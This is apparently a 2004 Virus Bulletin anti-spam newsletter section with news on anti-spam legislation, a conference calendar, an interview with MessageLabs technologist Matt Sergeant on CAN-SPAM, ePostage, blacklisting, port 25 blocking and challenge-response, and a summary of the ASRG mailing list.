The government's decisions on anti-spam legislation are expected in August, with a Bill proposed for introduction into the House by December 2004.

GERMAN GOVERNMENT SPAMMED

Barely a month after Germany's ruling Social Democratic Party (SPD) put forward proposals for tough new sanctions for spammers, the German government has found its email systems overwhelmed with spam. In late May a barrage of over half a million spam messages inundated the government's email systems, although it was not clear whether this was the result of a targeted attack or merely an internal error. The SPD's draft law includes large fines for spammers and for companies using their services, along with prison sentences for the worst offenders.

CAJUN SPAMMER TELLS IT LIKE IT IS

A prolific emailer (read spammer) has told the US Senate Commerce Committee that, although the 30 million email messages he sends out each day comply with legislation (they all contain his contact details and an opt-out facility), he is prepared to deploy devious tactics if his messages continue to be blocked by ISPs. *Reuters* reports that Ron Scelson, aka the 'Cajun spammer', asked the Senate, "Does the government want us to mail legally or not?". Scelson said that, although he was working to comply with ISPs' policies for acceptable use, he found that many large providers are continuing to block his messages outright. He is reported to have told the Senate "You passed a law that looks good, but doesn't do a whole lot." Quite.

EVENTS

The 2004 Email Technology Conference takes place 16–18 June 2004 in San Francisco, CA, USA. One of the highlights of the conference is expected to be the meeting of renowned spammer Scott Richter and *SpamCop* founder Julian Haight in a head-to-head debate. The pair are currently engaged in a legal battle involving *SpamCop*'s blacklisting service. See http://www.etcevent.com/.

In conjunction with New Zealand's Economic Development Ministry, InternetNZ will hold a workshop on anti-spam legislative options on 24 June 2004 in Wellington, New Zealand. See http://www.stopspam.net.nz/programme.html.

The Institute for Spam and Internet Public Policy's (ISIPP) International Spam Law & Policies Conference takes place 29 July 2004 in San Francisco, CA, USA. Delegates planning to attend the CEAS event (see below) save $50 on the cost of registration for the ISIPP's conference. Details can be found at http://www.isipp.com/events.php.

The first Conference on Email and Anti-Spam (CEAS) will be held 30 July to 1 August 2004 in Mountain View, CA, USA. Further details can be found at http://www.ceas.cc/.

A meeting of the ASRG is planned to take place during the 60th IETF, which will be held 1–6 August, 2004 in San Diego, CA, USA. More information will be available in due course from http://asrg.sp.am/about/meetings.shtml.

INTERVIEW

SERGEANT ON SERGEANT

Pete Sergeant
Virus Bulletin

Matt Sergeant is Senior Anti-Spam Technologist with UK-based email management firm MessageLabs, and has been writing software to detect and eliminate unsolicited email since 2001. He was a key participant in the SpamAssassin open-source anti-spam project and is an active member of the anti-spam community. Pete Sergeant (no relation) asks him for his views on the current state of anti-spam.

CAN-SPAM

How important is the law in stopping spam?

Having the law on our side is absolutely vital to the cause of those trying to stop spam. If we didn't have the law on our side we would just look like vigilantes.

Do you think the CAN-SPAM act has had any impact on the amount of spam since it came into force in the US? Do you think it will have any effect?

Unfortunately, the CAN-SPAM act has done nothing to reduce spam levels. April 2004 saw our biggest ever month in terms of volumes of spam, and it looks like May 2004 will have been another big month.

Many people are aware that CAN-SPAM does very little to prevent spam – it is a post-hoc law, rather than a pre-emptive one. It legitimises the sending of unsolicited email by expecting the recipient to unsubscribe.

As *SpamHaus* puts it: "[CAN-SPAM requires] that American citizens read through and respond to every spam to 'opt-out' of ever-more mailings they did not opt-in to." [*See http://www.spamhaus.org/.*]

One of the biggest problems faced by law enforcement bodies in prosecuting spammers is simply a lack of funding to do so. Until they receive that funding, the CAN-SPAM act, which does not provide for any private right of action, remains rather dead in the water. That is not to say that it isn't an important milestone, but we don't believe that it will be the end of the story.

EPOSTAGE

What are your thoughts on ePostage? Is it a good idea?

There are two main approaches to ePostage – monetary and computational. Unfortunately both have fundamental flaws when you look at them from the perspective of trying to game the system.

Monetary ePostage requires the billing of someone for the mail they send. The money would go either to the recipient, or to a central clearing house. The flaw with this approach is that, first, you have to identify the sender legitimately. In order for this to be possible we need email to be authenticated. However, if we solve the authentication part of email on a global scale, we no longer need ePostage – so you have simply raised the cost of sending email for everyone, without any real benefit.

Computational ePostage requires a sender to compute a 'puzzle' before sending mail. This slows down the rate at which they can send mail. The flaw with this approach is that it moves the game from being spammers sending mail through open proxy zombie boxes, to spammers computing their postage puzzle on zombie boxes. It's just a different type of distributed computing – and spammers have access to a *lot* of distributed computers (our estimate is that they have access to more CPU power than the top five world supercomputers combined). If rate limiting is what is needed to stop spam this would be achieved far more easily with local policies at the ISP.

The two ePostage systems have a final fundamental flaw in common: they both require simultaneous global rollout. They offer no incentive whatsoever to non-participators to stop the status quo.

BLACKLISTING

RBLs (real-time black lists) are often denigrated for so-called 'collateral damage' – do you think the practice of blacklisting all of an IP's customers to convince the ISP to stop hosting spammers is justifiable? Effective?

There is a lot of fear, uncertainty and doubt about blacklists. Some of it is justifiable, most of it not. Making use of a 'bad' blacklist is like handing your car keys to a guy on the street and asking him to look after your car until you get back. It was this uncertainty that drove Chris Lewis and me to put together an Internet BCP (best current practices – a form of RFC) to attempt to define how a well-run blacklist should be operated. [*See http://www.ietf.org/internet-drafts/draft-irtf-asrg-bcp-blacklists-00.txt - Ed.*]

There is some evidence that suggests that collateral damage can be effective as a means to instigate change. Obviously, however, this collateral damage does not come without associated pain. The *SpamHaus*-run blacklist *SBL* takes a more conservative approach: when issuing collateral damage after an ISP has ignored repeated requests to kick off a particularly aggressive spammer, they will blacklist just the corporate mail servers of the ISP in question – rather than the entire ISP's IP address space. So far, this has had a 100 per cent success rate.

As a managed service, *MessageLabs* does not condone or participate in any collateral damage. We are here to stop spam for our customers, not get spammers kicked off their ISP. However, we are aware that the practice is not always entirely without merit as far as it affects the Internet at large.

PORT 25 BLOCKING

Do you think the use of large 'zombie nets' by spammers is a technique that will stay around for a while?

As long as viruses and malware are possible, there will be these zombie bot nets.

Do you think their widespread use will lead to ISPs blocking port 25 for home users? Will it be a good thing if they do?

ISPs are now beginning to wholesale block outbound port 25 access as a means to stop the bot-net spam escaping from their networks. This is a very effective means of controlling the situation, and is proving to work well. With port 25 blocking and outbound mail rate limiting, an ISP should be able to address its outbound spam situation very effectively.

This does cause some concern for certain kinds of user – usually those running a *Linux* box with their own mail server on it, sending direct from their home PC. So far, ISPs that have set up outbound port 25 blocking have usually dealt with this by allowing good-standing customers to request the unblocking of port 25. This works well, because the number of users who have this special requirement is exceedingly low compared to the rest of the Internet, and still allows those users the freedom they wish to have.

Over the next few months we are going to see more inter-ISP pressure to begin instigating outbound port 25 blocking. *AOL* is leading the pack with this – and with pressure from the 800lb gorilla, we should start to see real benefit from this change.

CHALLENGE-RESPONSE

Do you think challenge-response systems will ever take off? Are they doomed to be forever badly implemented?

It is not the bad implementation of challenge-response that is the problem; it is the ultimate scalability of the solution. This comes back to some of the fundamental problems associated with ePostage.

Rule number one: spammers lie. They lie in the From header and in the SMTP "MAIL FROM" command. This means that, every day, I receive about 15 challenges to mail that I did not send. My email address is very prevalent on the Internet (I don't even need to publish it here for people to be able to google and find it), so I am at an extreme end of the scale. But, ultimately, if everyone on the Internet adopts challenge-response the good challenges will get lost in the bad challenges.

My solution is to respond to all challenges that arrive in my inbox. I don't spend time trying to check whether or not I sent the email – I will just reply to the challenge. This means that some recipients are receiving spam that has forged my address.

In 1998 and 1999 some anti-spammers warned Internet users that the state of their inbox then was the state of things to come. Many did not believe them. Unfortunately the truth is that it is many times worse than they could have imagined. The same is true of challenge-response systems – if we do not bury the mistake of challenge-response systems, your inbox has the potential to become flooded with challenges for mail you never sent.

IS THERE A FUSSP?

Do you think we will ever find a technical Final Ultimate Solution to the Spam Problem (FUSSP)?

This is an interesting question, because a lot of people believe it is possible, and they go to the extent of suggesting challenge-response or, more typically, the redesign of SMTP as the solution to the problem of spam.

However, to determine whether a FUSSP is possible, you need to look at email in a rather more abstract way than as a set of protocols. Email in the abstract sense is a way for one person to send messages to another person. There are alternatives to email, such as instant messaging, which are mostly just different in the user interface they present to the user (or the timeliness and reliability of delivery).

The real problem is that email is an open system. If email were a closed system, and the pool small enough to allow it to be controlled, spam would not be a problem. However, if email were a closed system you would not have email. You would be back to the early 1990s where businesses had internal electronic mail, but no access to the outside world. We must not underestimate the value in being able to receive email from (and send mail to) people with whom we have never conversed before.

We are able to prevent most spam reaching the end user through careful filtering and blocking. With authentication, authorisation and accreditation we can improve our services very close to perfection. But there will always be people in an open system, perhaps even those you trust, willing to try and send you email to sell you something. Stopping spam completely is technically infeasible.

SUMMARY

ASRG SUMMARY: MAY 2004

Pete Sergeant

At the start of the month ASRG Chair Yakov Shafranovich posted details of improvements and additions to the ASRG website – there is now a dedicated chat room (http://asrg.sp.am/about/chatroom.shtml), with scheduled discussion sessions, details of which can be found on the new ASRG wiki (http://asrg.sp.am/wiki), a collaborative and user-editable data source.

Yakov also proposed a physical meeting of the ASRG during the 60th IETF in San Diego, CA, USA, which takes place 1–6 August, 2004. More information will be available in due course from http://asrg.sp.am/about/meetings.shtml, and anybody wishing to present is encouraged to contact chairs@asrg.sp.am

The Federal Communications Commission's (FCC) announcement of the closing of their request for comments on mobile spam was also forwarded to the list by Yakov. You can review submitted comments by visiting http://gullfoss2.fcc.gov/prod/ecfs/comsrch_v2.cgi and searching on the proceeding '04-53'. There are (at the time of writing) 46 comments that can be reviewed in PDF format. More details about the FCC's involvement in anti-spam can be found at http://www.fcc.gov/cgb/policy/canspam.html.

Legal issues seemed to be the theme of the list this month – at least for those who were sensible enough to avoid the extended and mostly content-free flame wars emanating from discussions on ePostage and the best common practices document on blacklisting. Nevertheless, the aforementioned threads did provide some interesting content, such as Matt Sergeant's plea for those on the list to stop using bad analogies. Some of the 'awful analogies' he said he had seen on the list included:

- SMTP being compared to the postal system
- The Internet email system being compared to the telephone network
- Sender-pays being compared to cars that run on water
- Blacklists being compared to credit agencies
- Blacklists being compared to restaurant critics

While Yakov's posting about the widely reported suing of spam reporting outfit *SpamCop* by the well known spammer Scott Richter (see http://www.virusbtn.com/news/latest_news/spamcop2.xml) drew few comments, news of the US patent granted to email security firm *Postini* (see http://www.virusbtn.com/news/latest_news/postini.xml) resulted in a little more discussion and some clarification. John Levine summed up the situation as follows: "*Postini*'s patent is on the specific technique of preprocessing someone's mail by setting up the MX to point to an offsite preprocessing server that redelivers the laundered mail to the actual server. It is not a patent on general mail relay."

There are several large anti-spam companies that take exactly this approach, and there followed some speculation on *Postini*'s intentions with reference to this – whether this is purely a defensive patent, or whether the company will start suing major competitors for infringing.

Occasionally, someone posts a message to the ASRG list that brings some hope to other subscribers. Jeff Silverman was that man this month, with his summary of the various different approaches to anti-spam that people discuss these days:

"There seem to be three approaches to dealing with SPAM. One approach solves the problem by solving four sub-problems: identification, authentication, authorization, and trust. Another approach solves the problem by some sort of lexical and/or semantical [*sic*] analysis of the message itself. Yet another approach solves the problem by raising the cost of sending a message. There seems to be no consensus on which approach is 'best', and in fact a solution might be a combination of approaches."

Jeff then went on to summarize which problems appear to have been solved, and what is still left to do. You can find a copy of the post (and all of the postings to the list) at https://www1.ietf.org/mail-archive/working-groups/asrg/current/msg10089.html.

Phillip Hallam-Baker took issue with some of the content of the Internet draft on blacklisting best current practices (which can be read at http://www.ietf.org/internet-drafts/draft-irtf-asrg-bcp-blacklists-00.txt). Specifically, his main gripes were with blacklists engaging in the practice of 'collateral damage' and with the fact that the BCP document does not recommend the prevention of anonymity.

Matt Sergeant, one of the authors of the draft, rebutted these points. First, he highlighted that there is at least one blacklist (*SBL*) which carries out 'collateral damage' in an 'acceptable' manner – going to great lengths to contact ISPs hosting spammers before it resorts to blacklisting the whole ISP, and even then, it is only the ISP's corporate mail servers that it blacklists. He also pointed out that anonymity provides useful protection to those who run these blacklisting services – something that has "become necessary not because what they are doing is illegal, but because the cost of even a failed lawsuit in the US is too much for the creators of the blocklists to bear."